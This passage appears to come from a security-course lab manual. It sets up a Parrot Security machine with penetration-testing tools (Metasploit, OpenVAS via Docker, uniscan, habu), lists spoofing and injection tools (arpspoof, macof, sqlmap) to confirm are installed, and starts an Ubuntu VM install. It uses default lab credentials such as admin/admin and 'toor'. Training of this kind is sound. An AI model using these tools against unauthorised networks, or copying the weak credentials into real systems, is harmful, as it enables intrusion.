File Edit View Search Terminal Help
[attacker@parrot]-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 10.10.1.13 netmask 255.255.255.0 broadcast 10.10.1.255
      inet6 fe80::d564:6e42:d2a4:2246 prefixlen 64 scopeid 0x20<link>
      ether 02:15:5d:01:d5:c7 txqueuelen 1000 (Ethernet)
      RX packets 860646 bytes 1256273325 (1.1 GiB)
      RX errors 0 dropped 0 overruns 0 frame 0
      TX packets 74409 bytes 7364900 (7.0 MiB)
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
      inet6 ::1 prefixlen 128 scopeid 0x10<host>
      loop txqueuelen 1000 (Local Loopback)
      RX packets 4 bytes 240 (240.0 B)
      RX errors 0 dropped 0 overruns 0 frame 0
      TX packets 4 bytes 240 (240.0 B)
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[attacker@parrot]-[~]
└─$ ping www.eccouncil.org
PING www.eccouncil.org (104.18.9.180) 56(84) bytes of data.
64 bytes from 104.18.9.180 (104.18.9.180): icmp_seq=1 ttl=57 time=2.67 ms
64 bytes from 104.18.9.180 (104.18.9.180): icmp_seq=2 ttl=57 time=2.32 ms
```

26. Type **sudo apt-get install snmp** and press **Enter** to install the SnmpWalk tool.

```

sudo apt-get install snmp - Parrot Terminal
File Edit View Search Terminal Help
-[root@parrot]-[~]
#sudo apt-get install snmp
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  snmp
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 172 kB of archives.
After this operation, 697 kB of additional disk space will be used.
Get:1 https://deb.parrot.sh/parrot rolling/main amd64 snmp amd64 5.9+dfsg-3+b1 [
172 kB]
Fetched 172 kB in 1s (148 kB/s)
Selecting previously unselected package snmp.
(Reading database ... 410695 files and directories currently installed.)
Preparing to unpack .../snmp_5.9+dfsg-3+b1_amd64.deb ...
Unpacking snmp (5.9+dfsg-3+b1) ...
Setting up snmp (5.9+dfsg-3+b1) ...

```

27. Type **sudo apt install ssh** and press **Enter** to install the Secure Shell (SSH) service.

```

ssh - Parrot Terminal
File Edit View Search Terminal Help
-[root@parrot]-[~]
#sudo apt install ssh
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  ssh
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 251 kB of archives.
After this operation, 268 kB of additional disk space will be used.
Get:1 https://mirror.0xem.ma/parrot/ rolling/main amd64 ssh all 1:8.4p1-5 [251 k
B]

```

28. Type **pip3 install habu** and press **Enter** to install the habu tool.

```

pip3 install habu - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]~[~]
└─$ pip3 install habu
Defaulting to user installation because normal site-packages is not writeable
DEPRECATION: Loading egg at /usr/local/lib/python3.11/dist-packages/LinkFinder-1.0-py3.11.egg is deprecated. pip 24.3 will enforce this behaviour change. A possible replacement is to use pip for package installation.. Discussion can be found at https://github.com/pypa/pip/issues/12330
DEPRECATION: Loading egg at /usr/local/lib/python3.11/dist-packages/argparse-1.4.0-py3.11.egg is deprecated. pip 24.3 will enforce this behaviour change. A possible replacement is to use pip for package installation.. Discussion can be found at https://github.com/pypa/pip/issues/12330
DEPRECATION: Loading egg at /usr/local/lib/python3.11/dist-packages/py_altdns-1.0.2-py3.11.egg is deprecated. pip 24.3 will enforce this behaviour change. A possible replacement is to use pip for package installation.. Discussion can be found at https://github.com/pypa/pip/issues/12330

```

29. Type **apt install ftp** and press **Enter** to install the FTP service.

```

apt install ftp - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~[~]
└─# apt install ftp
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  ftp
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 59.9 kB of archives.
After this operation, 140 kB of additional disk space will be used.
Get:1 https://mirrors.ocf.berkeley.edu/parrot rolling/main amd64 ftp amd64 0.17-34.1.1 [59.9 kB]

```

30. Type **apt-get install mingw-w64** and press **Enter** to install the Mingw-w64 service.

Note: If a prompt appears asking **Do you want to continue?**, type **Y** and press **Enter**.

```

apt-get install mingw-w64 - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~[~]
└─# apt-get install mingw-w64
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  binutils-mingw-w64-i686 binutils-mingw-w64-x86-64 g++-mingw-w64
  g++-mingw-w64-i686 g++-mingw-w64-i686-posix g++-mingw-w64-i686-win32
  g++-mingw-w64-x86-64 g++-mingw-w64-x86-64-posix g++-mingw-w64-x86-64-win32
  gcc-mingw-w64 gcc-mingw-w64-base gcc-mingw-w64-i686 gcc-mingw-w64-i686-posix

```


31. Type **apt install uniscan** and press **Enter** to install the Uniscan tool.

Note: If a prompt appears asking **Do you want to continue?**, type **Y**. press **Enter**

```

apt install uniscan - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[~]
#apt install uniscan
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
 libclass-load-perl libclass-load-xs-perl libclass-tiny-perl
 libdevel-globaldestruction-perl libdevel-overloadinfo-perl
 libdevel-partialdump-perl libdist-checkconflicts-perl
 libmodule-runtime-conflicts-perl libmoose-perl
  
```

32. Type **apt install metasploit-framework** and press **Enter** to upgrade the existing Metasploit tool.

```

msfconsole - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[~]
#apt install metasploit-framework
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Suggested packages:
 clamav clamav-daemon
The following packages will be upgraded:
 metasploit-framework
  
```


33. Type **apt install xtightvncviewer** and press **Enter** to install the VNC viewer tool.

```

apt install xtightvncviewer - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[~]
#apt install xtightvncviewer
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Suggested packages:
 tightvncserver
The following NEW packages will be installed:
 xtightvncviewer
0 upgraded, 1 newly installed, 0 to remove and 396 not upgraded.
  
```


34. In the terminal window, type **sudo apt-get install docker.io** and press **Enter** to install docker.

Note: In the **Do you want to continue** question type **Y** and press **Enter**.



```
sudo apt-get install docker.io - Parrot Terminal
File Edit View Search Terminal Help
[~][root@parrot]-[/home/attacker]
└─ #sudo apt-get install docker.io
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
 lua-lpeg oracle-instantclient-basic postgresql
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
 cgroupfs-mount containerd criu libintl-perl libintl-xs-perl libmodule-find-perl
 libmodule-scandeps-perl libsort-naturally-perl needrestart runc tini
Suggested packages:
```

35. Now, pull the openvas image by running **docker pull mikesplain/openvas** command.



```
docker pull mikesplain/openvas - Parrot Terminal
File Edit View Search Terminal Help
[~][root@parrot]-[/home/attacker]
└─ #docker pull mikesplain/openvas
Using default tag: latest
latest: Pulling from mikesplain/openvas
34667c7e4631: Pull complete


d18d76a881a4: Pull complete

119c7358fbfc: Pull complete

2aaf13f3eff0: Pull complete

67b182362ac2: Pull complete
```


36. Run **docker run -d -p 443:443 --name openvas mikesplain/openvas** command to launch OpenVAS.




```
docker run -d -p 443:443 --name openvas mikesplain/openvas - Parrot Terminal
File Edit View Search Terminal Help
[~][root@parrot]-[/home/attacker]
└─ #docker run -d -p 443:443 --name openvas mikesplain/openvas
f1e144ddfe85adc5ca87ae1ea69c47599b2418b3cc9c9a9c76d05b5261bf9b8d
[~][root@parrot]-[/home/attacker]
└─ #
```

37. After the tool initializes, click **Firefox** icon from the top-section of the **Desktop**.

38. The Firefox browser appears, go to **https://127.0.0.1/**. OpenVAS login page appears, log in with **admin/admin**.



39. The OpenVAS Dashboard appears, as shown in the screenshot below.



40. Now in the terminal run **docker stop openvas** and **docker rm openvas** and press **Enter**.

```

docker rm openvas - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[/home/attacker]
└─ #docker stop openvas
openvas
[root@parrot]-[/home/attacker]
└─ #docker rm openvas
openvas
[root@parrot]-[/home/attacker]
└─ #

```

41. OpenVAS is now set up; close all windows and shut down the virtual machine.

42. Ensure that the tools in the following list are installed in the **Parrot Security** virtual machine:

- SNMP-check
- Enum4linux
- Yersinia
- arpspoof
- macof
- Skipfish
- sqlmap
- WAFW00F


Note: To check whether a tool is installed, type the tool's name in the **Terminal** window and press **Enter**. If the available tool options are displayed, then the given tool is installed in the machine.

Note: If the above-mentioned tools are not installed, then install them by issuing the command **apt-get install <Tool name>**.

43. Shut down the **Parrot Security** virtual machine.

44. Once the machine has turned off, in the **Devices** section of the **Parrot Security** tab, click **CD\DVD (IDE)**.

45. The **Virtual Machine Settings** window appears; select the **Use physical drive:** radio button under the **Connection** section and click **OK**.




[\[Back to Configuration Task Outline\]](#)

CT#11: Install the Ubuntu Virtual Machine in VMware


1. The next step is to set up the **Ubuntu** virtual machine in VMWare Workstation Pro.
2. In the **VMware Workstation** window, click **Create a New Virtual Machine**.
3. In the **New Virtual Machine Wizard** window that appears, retain the default settings (**Typical**) and click **Next**.
4. In the **Guest Operating System Installation** wizard, select the **Installer disc image file (iso)**: radio button. Click **Browse** to provide the ISO path of the Ubuntu ISO file. Then, select the Ubuntu ISO file and click **Open** to provide the ISO path. Finally, click **Next**.

Note: Here, we have used the **Ubuntu** .iso file **ubuntu-22.04.3-desktop-amd64.iso** for creating the **Ubuntu** virtual machine. However, you can download the latest ISO file from **<https://ubuntu.com/download/desktop>**.

Note: If you decide to download the latest version, the screenshots presented here might differ from what you see in your lab environment.




5. In the **Easy Install Information** window, provide **Full name** as **Ubuntu**, **Username** as **ubuntu**, enter **toor** in the **Password** and **Confirm** fields and press **Next**.




The screenshot shows the 'New Virtual Machine Wizard' window with the 'Easy Install Information' step selected. The window title is 'New Virtual Machine Wizard' and it has a close button (X) in the top right corner. Below the title bar, the text 'Easy Install Information' is displayed, followed by the subtitle 'This is used to install Ubuntu 64-bit.' The main area is titled 'Personalize Linux' and contains four input fields: 'Full name:' with the value 'Ubuntu', 'User name:' with the value 'ubuntu', 'Password:' with four dots, and 'Confirm:' with four dots. At the bottom of the window, there are four buttons: 'Help', '< Back', 'Next >', and 'Cancel'. The 'Next >' button is highlighted with a red border.

5. The **Name the Virtual Machine** wizard appears; type **Ubuntu** in the **Virtual machine name** field and click the **Browse** button to store the virtual hard disk. Click **Next**.




The screenshot shows the 'New Virtual Machine Wizard' window with the 'Name the Virtual Machine' step selected. The window title is 'New Virtual Machine Wizard' and it has a close button (X) in the top right corner. Below the title bar, the text 'Name the Virtual Machine' is displayed, followed by the subtitle 'What name would you like to use for this virtual machine?'. The main area contains two input fields: 'Virtual machine name:' with the value 'Ubuntu' and 'Location:' with the value '\\Ubuntu'. To the right of the 'Location:' field is a 'Browse...' button. Below the input fields, the text 'The default location can be changed at Edit > Preferences.' is displayed. At the bottom of the window, there are three buttons: '< Back', 'Next >', and 'Cancel'. The 'Next >' button is highlighted with a red border.

- The **Specify Disk Capacity** wizard appears. Retain the recommended **Maximum disk size (GB)** (here, **20 GB**) and select **Store virtual disk as a single file**; click **Next**.

